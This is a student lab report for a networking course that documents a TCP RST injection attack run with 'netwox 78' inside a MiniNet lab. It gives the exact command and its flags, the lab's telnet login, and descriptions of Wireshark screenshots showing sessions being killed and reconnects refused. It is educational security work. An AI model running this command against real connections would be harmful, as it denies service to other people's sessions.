Course: CompSci 4C03
Name: Jatin Chowdhary
Mac ID: Chowdhaj
Date: March 29th, 2021

Assignment #5: MiniNet & TCP

3.1 Task 1: TCP RST Attacks on *telnet* and *ssh* Connections

telnet

The *netwox 78* command is performed by the *att* node on the *leg* and *vic* node. The *att* node sends *TCP RST* packets to the *vic* node, which terminates any active *telnet* connection(s), and then prevents the *leg* node from connecting to the *vic* node.

The IP address of the respective nodes are:
att: 10.0.0.1
leg: 10.0.0.2
vic: 10.0.0.3

The *leg* node connects to the *vic* node via the following command(s):
$ telnet 10.0.0.3 23
$ student
$ lab3

The command used to carry out this attack is:
netwox 78 -d "Eth0" -f "dst host 10.0.0.3 and dst port 23" -s "best"

-d "Eth0"
- Name of the device

-f "dst host 10.0.0.3 and dst port 23"
- The PCAP filter used to terminate a specific TCP connection
- Note: *telnet* communicates on port 23

-s "best"
- *best* is an alias for *linkraw;* used to indicate how to generate link layer for spoofing

The first thing we do is establish a telnet connection between the *leg* and *vic* node. This is shown in figure 1 and figure 2. Figure 1 shows the IP addresses of each node, and figure 2 shows the successful connection setup between the two nodes. Then, the *att* node executes the *TCP RST* attack by sending an *RST* packet to the *vic* node to terminate the connection. This is shown in figure 3 and 4. Figure 3 shows the *att* node executing the attack, and figure 4 shows that the connection between *leg* and *vic* has been terminated by the *att* node. Furthermore, as long as the *att* node is executing its attack, the *leg* node cannot connect to the *vic* node. This is demonstrated in figure 5 and figure 6. Each subsequent attempt to connect to *vic*, from *leg*, ends up in a closed connection.
The Wireshark output of all this can be seen in figure 7.

This attack is successful because it fits the criteria of a denial of service (DOS) attack. As shown in figure 5 and 6, the *leg* node cannot connect to the *vic* node no matter what. Each attempt ends in a *"Connection closed by foreign host"*. Thus, this attack is very effective and super successful. The *att* node is able to successfully deny service to the *leg* node.



Figure 1: This figure shows a successful connection setup between the leg and vic node. The leg node has successfully setup a telnet connection to the vic node via telnet. On the right is the Wireshark output, and it shows that the connection was successfully established.



Figure 2: This figure shows that the telnet connection between the leg and vic node is successful and functional. The leg node sends a command to the vic node, and the correct output is sent back. On the right is the Wireshark output and it demonstrates this.



Figure 3: This figure shows the initial stage of the TCP RST attack being performed by the att node on the leg and vic node. On the left is the att node, in the middle are the leg and vic nodes, and on the right is the Wireshark output.



Figure 4: This figure shows that the TCP RST attack performed by the att node is successful and terminated the telnet connection between the leg and vic node. This is evident in the Wireshark output window. The packets in the bottom of the packet-listing window are TCP RST packets; they are highlighted in dark red.



Figure 5: This figure shows that the leg node cannot connect to the vic node after the telnet connection was terminated by the att node. This is demonstrated on the right, in Wireshark's output window. The packets are TCP RST, because the connection is always terminated by the att node.



Figure 6: This figure shows that no matter how many times the leg node tries to connect to the vic node via telnet, it cannot. This is because the att node is conducting a TCP RST attack on the vic and leg nodes. The result of this attack can be seen in the Wireshark output window on the right; most of the packets are TCP RST packets.

